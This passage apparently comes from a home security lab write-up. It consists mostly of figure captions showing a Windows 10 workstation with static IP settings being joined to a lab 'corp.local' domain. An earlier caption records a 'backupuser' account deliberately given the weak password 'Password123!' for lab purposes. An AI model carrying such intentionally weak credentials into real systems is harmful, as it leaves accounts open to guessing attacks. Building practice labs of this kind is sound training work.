


Figure 10 — backupuser password set to Password123! — intentionally weak for lab purposes

3.5 Domain-Joined Client Workstation

The Windows 10 workstation (DESKTOP-GRPCORE) was configured with a static IP and joined to corp.local, simulating a standard enterprise endpoint:




Figure 11 — Windows 10 static IP: 192.168.56.11, DNS pointing to DC at 192.168.56.10




Figure 12 — Domain join: entering corp.local in Computer Name/Domain Changes




Figure 13 — Domain join successful: 'Welcome to the corp.local domain'

